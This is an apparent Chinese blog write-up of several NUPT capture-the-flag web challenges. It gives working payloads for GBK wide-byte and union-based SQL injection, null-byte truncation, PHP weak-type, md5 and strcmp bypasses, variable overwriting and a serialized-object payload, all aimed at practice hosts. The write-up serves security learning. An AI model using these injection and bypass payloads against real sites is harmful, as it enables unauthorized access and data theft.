南邮CTF-WEB-write-up 教程详细解说

原创

zhhy7788 于 2018-03-20 21:52:05 发布 2712 收藏 4

分类专栏： Writer-up 文章标签： 南邮 信安 writeup

本文链接：https://blog.csdn.net/zhhy7788/article/details/79603295

单身一百年也没用

传送门：biu~

单击之后，跟我说没有key

这种题目就直接用burpsuit抓包，观察请求回应信息

答案很明显了，flag出来了

Download~!

想下啥就下啥~别下音乐，不骗你，试试下载其他东西~
真·奥义·传送：点我

点击了那两个音乐链接，发现是正常的音乐文件，审查一下元素，发现了问题
这里的链接很可能存在文件包含漏洞，可以试试用download.php的base64编码看看能否取出源代码。

审计代码发现这里面有一个include(“hereiskey.php”);我们继续按着前面的思路得到源码

flag到手了

COOKIE

COOKIE就是甜饼的意思~
地址：传送门
TIP: 0==not
这题目一进来啥也没有，根据提示，看来是要抓包分析了

发现了Cookie: Login=0，前面的提示是0==not ，那么1应该就是==yes 咯

flag到手了！

MYSQL

不能每一题都这么简单嘛
你说是不是？
题目地址

这题涉及到了每个网站都有的robots.txt，直接在url里面转入robots.txt

这里，提示了我们sql.php,进行代码审计吧，审计发现：intval()将变量转成整数类型,且，数值不能是1024，那么就有可能是小数咯

flag到手

sql injection 3

关于这题，大家可以看看我在简书上写的sqlmap相关该题题解：点我
here

这里看链接名字就看出来了，GBK宽字节注入啊，宽字节注入需要用到啥？%df之类的（具体的宽字节注入方面的内容这里不赘述了，大家百度一下）

经过这两个，大家可以看到，order by 2 和显示位为 “2” ，接下来可以顺利进行爆库，查询名为’sae-chinalover’的数据库的表

查表

相关代码

```
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df%27%20union%20select%201,table_name%20from%20in
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df%27%20union%20select%201,table_name%20from%20in
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df%27%20union%20select%201,table_name%20from%20in
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df%27%20union%20select%201,table_name%20from%20in
```

经一步步查询，得到flag在ctf4中

```
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df%27%20union%20select%201,column_name%20from%20i
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df%27%20union%20select%201,column_name%20from%20i
```

```
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df%27%20union%20select%201,flag%20from%20ctf4%23
```

/x00

题目地址：题目有多种解法，你能想出来几种？

这题目要求我们输入一个nctf的参数值，且这个参数值必须为 1. 数字 2. #biubiubiu 就是让我们绕过判断语句

ereg的漏洞： 会被%00截断及遇到%00则默认为字符串的结束
所以我们可以构造绕过语句：nctf=1%00%23biubiubiu

```
http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf=1%00%23biubiubiu
```

bypass again

地址：依旧是弱类型

通过审计代码，发现他让你既要a！=b 又要 md5的a b值相等。

1. 240610708跟QNKCDZO 利用不同的字符串可能产生相同的md5 绕过
2. a[]=1&b[]=2 利用php get 可以数组，而md5() 不能处理数组

变量覆盖

听说过变量覆盖么？
地址： 题目地址
打开页面后发现有个源代码“source at /source.php” 点击进去是让我们代码审计与变量覆盖有关：经查询，变量覆盖与代码中的extract()有关，这里放出一个链接，与变量覆盖的相关知识有关，大家可以看看：点我
这里是 extract($_POST);提交参数 我们可以抓包修改

payload：pass=1&thepassword_123=1

PHP是世界上最好的语言

听说PHP是世界上最好的语言
地址：题目地址

tips我们还有一个index.txt文件

代码审计了，要绕过if(eregi(“hackerDJ”, GET[id]))
并确保经过urldecode(

伪装者

这是一个到处都有着伪装的世界
题目地址：点我

提示我们可能需要更改请求头了，但是更改了请求头，添加：X-Forwarded-For: 127.0.0.1 也没用。。。跟前面遇到的一道题（你从哪里：你是从 google 来的吗？传送门：题目地址）一样，都是添加X-Forwarded-For:，结果没用。。。大家可以试试

Header

头啊！！头啊！！！
传送门: 点我咯

直接告诉我们问题出在请求头上

额。。这题有点水啊。。response上就直接告诉你了，跟前面某题目一样了

上传绕过

题目地址：猜猜代码怎么写的
文件上传漏洞，大家可以了解一下

先随便上传一个.jpg 看看反应，报出如上内容，让我们上传后缀为php文件

php还是不行，绕来绕去都不行 =-= （这篇文章讲的很好，剖析了00截断的原理：文章）

0x00截断，00截断是将上传文件名或路径名中使用ascll码值为0的字符（也就是null）来进行截断

%00一般用在URL中用于截断url来进行文件包含，两者原理都一样，都是ascll为0的字符，只是形式不同而已。

```
        我们可以写个代码验证一下，在网上找到了一个浅显易懂的代码，下面我们看代码

    <%
    path="upfiles/picture/"
    file="XXX.jpg"
    upfilename=path & file '最后的上传地址
    %>

        大家应该能清楚的看懂这个意思，path为上传的路径，file是生成的文件名，而upfilename则是最终上传后路径，试想一下，
           >>引用了上文提到的文章链接
```

这道题就是控制了上传的路径，在路径后面进行00截断，以此绕过限制

SQL注入1

听说你也会注入？
地址： 题目地址

看起来是让我们进行代码审计

当$query[user]==”admin”)的时候就可以报出flag

\
payload: admin’)#
其实就是闭合语句：`where (user='admin')#') and (pw='".$pass."')";`

pass check

传送门：题目地址

放出了核心代码让我们审计
其实就是让我们比较pass,pass1两个的值，相同就行
这里要根据strcmp的漏洞，如构造数组绕过：pass[]=1

起名字真难

地址：代码如下
这题有点难啊这有两个判断，1，参数不能在1-9之间，2，还要求$number == ‘54975581388’结果为true

在php判断==时，若有字符串为0x*******开头，则将十六进制转换为十进制，然后进行比较。

那么，这里的参数值为0xccccccccc

密码重置

重置管理员账号：admin 的密码
在点击忘记密码之后 你的邮箱收到了这么一封重置密码的邮件：
点击此链接重置您的密码

抓包修改

```
web13/index.php?user1=YWRtaW4=
user=admin&newpass=123&vcode=1234
```

就可以获得flag

php 反序列化

链接 here
代码审计
magic_quotes_gpc函数在php中的作用是判断解析用户提示的数据，如包括有:post、get、cookie过来的数据增加转义字符“\”，以确保这些数据不会引起程序，特别是数据库语句因为特殊字符引起的污染而出现致命的错误(目前php魔术引号功能已经关闭)

在magic_quotes_gpc=On的情况下，如果输入的数据有
单引号（’）、双引号（”）、反斜线（）与 NUL（NULL 字符）等字符都会被加上反斜线。这些转义是必须的，如果这个选项为off，那么我们就必须调用addslashes这个函数来为字符串增加转义。

事实上，此题中magic_quotes_gpc一直是falsee

```php
<?php
class just4fun {
    var $enter;
    var $secret;
}
   //get_magic_quotes_gpc. stripslashes转译接收到的参数
if (isset($_GET['pass'])) {
    $pass = $_GET['pass'];

    if(get_magic_quotes_gpc()){
        $pass=stripslashes($pass);
    }
          //反序列化pass参数给$O
    $o = unserialize($pass);

    if ($o) {
        $o->secret = "*";
        //就是让secret 和 enter相等获得flag
        if ($o->secret === $o->enter)
            echo "Congratulation! Here is my secret: ".$o->secret;
        else
            echo "Oh no... You can't fool me";
    }
    else echo "are you trolling?";
}
?>
```

所以为了让secret 和 enter相等，我们可以在php中，定义一个参数。让secret 和 enter 同时引用：

```php
$pass->secret=& $pass->enter

// 因为 $o = unserialize($pass) 所以后面要serialize
$o=serialize($pass);
```

```php
<?php
class just4fun {
    var $enter;
    var $secret;
}

$pass=new just4fun();
$pass->secret=&$pass->enter;

$pass=serialize($pass);
echo $pass;

?>
```

payload：O:8:”just4fun”:2:{s:5:”enter”;N;s:6:”secret”;R:2;}
这题做的时候网站没给我回应，不知道咋回事，flag就算了

sql injection 4

继续注入吧~
题目地址 here
TIP:反斜杠可以用来转义 仔细查看相关函数的用法

html已经把源代码放出来了，审计一下

当 magic_quotes_gpc 打开时，所有的 ’ (单引号), ” (双引号), \ (反斜线) and 空字符会自动转为含有反斜线的溢出字符。
get_magic_quotes_gpc经常与stripslashes函数配合使用（使用stripslashes()去掉多余的反斜杠）,如果get_magic_quotes_gpc返回1时，则用stripslashes函数对字符串进行处理。

这就是tips的观点，利用“ \ ”来构成 “ \’ ” 把语句中的单引号闭合。
payload ：admin\’AND pass=’ or 1#
闭合语句：query=’SELECT * FROM users WHERE name=\” admin \’ \’ AND pass=\” or 1 #’\’;’;

综合题

题目地址：here tip:bash
这个第一个想法就是 js的aaencode (有点像)，我们想把他代码美化下，然后放在console里面执行

可以看到，蹦出了一个.php文件，放在URL后面打开看看那

=-=
说是在脑子里。。可能跟请求头有关

发现这个 tip: history of bash 查阅资料得知如下

说在当前目录下有这么一个压缩包

那我们把它脱下来看啊看

感觉不错

system

tips:其他题目的源码我也放出来了，题目地址：http://139.199.71.170:44227/
github:https://github.com/otakekumi/NUPT_Challenges
虽然可以直接来这儿找，但还是好好做吧，来源：CSAW2016，汉化来自:Jarvis OJ

SQL注入2

注入第二题~~主要考察union查询
传送门:`[点我带你飞](http://4.chinalover.sinaapp.com/web6/index.php)`

```
if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $user = $_POST[user];
  $pass = md5($_POST[pass]);
  $query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));
  if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {
      echo "<p>Logged in! Key: ntcf{**************} </p>";
  }
  else {
    echo("<p>Log in failure!</p>");
  }
}
?>
```

```
if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {
      echo "<p>Logged in! Key: ntcf{**************} </p>";
  }
```

这道题要符合：经过md5加密的pass和 query[pw]数值相等：当这两个相等时，!strcasecmp(pass，query[pw]）返回 true 以此来爆出flag
pass的值是可控的，但是需要保证pw的数值，所以我们需要想办法写入pw数值。
通过输入payload：admin’and 1=2 union select md5(1)#
构造：query = mysql_fetch_array(mysql_query(“select pw from ctf where user=admin’ and 1=2 union select md5(1)#
admin’ 是为了闭合前面的语句 后面的 and 1=2 是为了报错 然后才能用后面的union 将md5（1） 的值 传参給 query

这样子也可以，都是为了让union前面的失效，当然，pass（密码）一定要和你传递給query的数值一样 及 md5（1) 和 pass=1.

综合题2

非xss题 但是欢迎留言~
地址：get the flag
详解放这里了，放不下
here

注入实战1

请使用firefox浏览器，并安装hackbar插件（自行百度并熟悉）
目标网址：地址
flag为管理员密码的32位md5(小写)

网址进去就报错了，可能改版，手工不行了

密码重置2

题题被秒，当时我就不乐意了！
本题来源于CUMT
题目链接

TIPS:

1.管理员邮箱观察一下就可以找到


2.linux下一般使用vi编辑器，并且异常退出会留下备份文件

3.弱类型bypass

F12进来找找邮箱

非正常关闭vi编辑器时会生成一个.swp文件

TIPS说linux下一般使用vi编辑器，并且异常退出会留下备份文件，经过查询为.swp格式文件，说明，肯定有东西留在了网站里面，页面中涉及到的文件，只有两个，index和 submit.php 两个都去试一下，发现submit存在遗留文件




```
.....这一行是省略的代码.....

/*
如果登录邮箱地址不是管理员则 die()
数据库结构

--
-- 表的结构 `user`
--

CREATE TABLE IF NOT EXISTS `user` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `token` int(255) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM  DEFAULT CHARSET=utf8 AUTO_INCREMENT=2 ;

--
-- 转存表中的数据 `user`
--

INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES
(1, '****不可见***', '***不可见***', 0);
*/

.....这一行是省略的代码.....https://blog.csdn.net/zhhy7788
```

```
.........这一行是省略的代码.........

/*
如果登录邮箱地址不是管理员则 die()
数据库结构

--
-- 表的结构 `user`
--

CREATE TABLE IF NOT EXISTS `user` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `token` int(255) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM  DEFAULT CHARSET=utf8 AUTO_INCREMENT=2 ;

--
-- 转存表中的数据 `user`
--

INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES
(1, '****不可见***', '***不可见***', 0);
*/


.........这一行是省略的代码.........

if(!empty($token)&&!empty($emailAddress)){
    if(strlen($token)!=10) die('fail');
    if($token!='0') die('fail');
    $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
    $r = mysql_query($sql) or die('db error');
    $r = mysql_fetch_assoc($r);
    $r = $r['num'];
    if($r>0){
        echo $flag;
    }else{
        echo "失败了呀";
    }
}
```

重点是这个

```php
if(!empty($token)&&!empty($emailAddress)){
    if(strlen($token)!=10) die('fail');
    if($token!='0') die('fail');
    $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
    $r = mysql_query($sql) or die('db error');
    $r = mysql_fetch_assoc($r);
    $r = $r['num'];
    if($r>0){
        echo $flag;
    }else{
        echo "失败了呀";
    }
}
```

需要满足strlen($token)=10)；token=’0’
一个是长度，一个是值。可以试试 0e的弱类型比较

payload：
这题还算简单。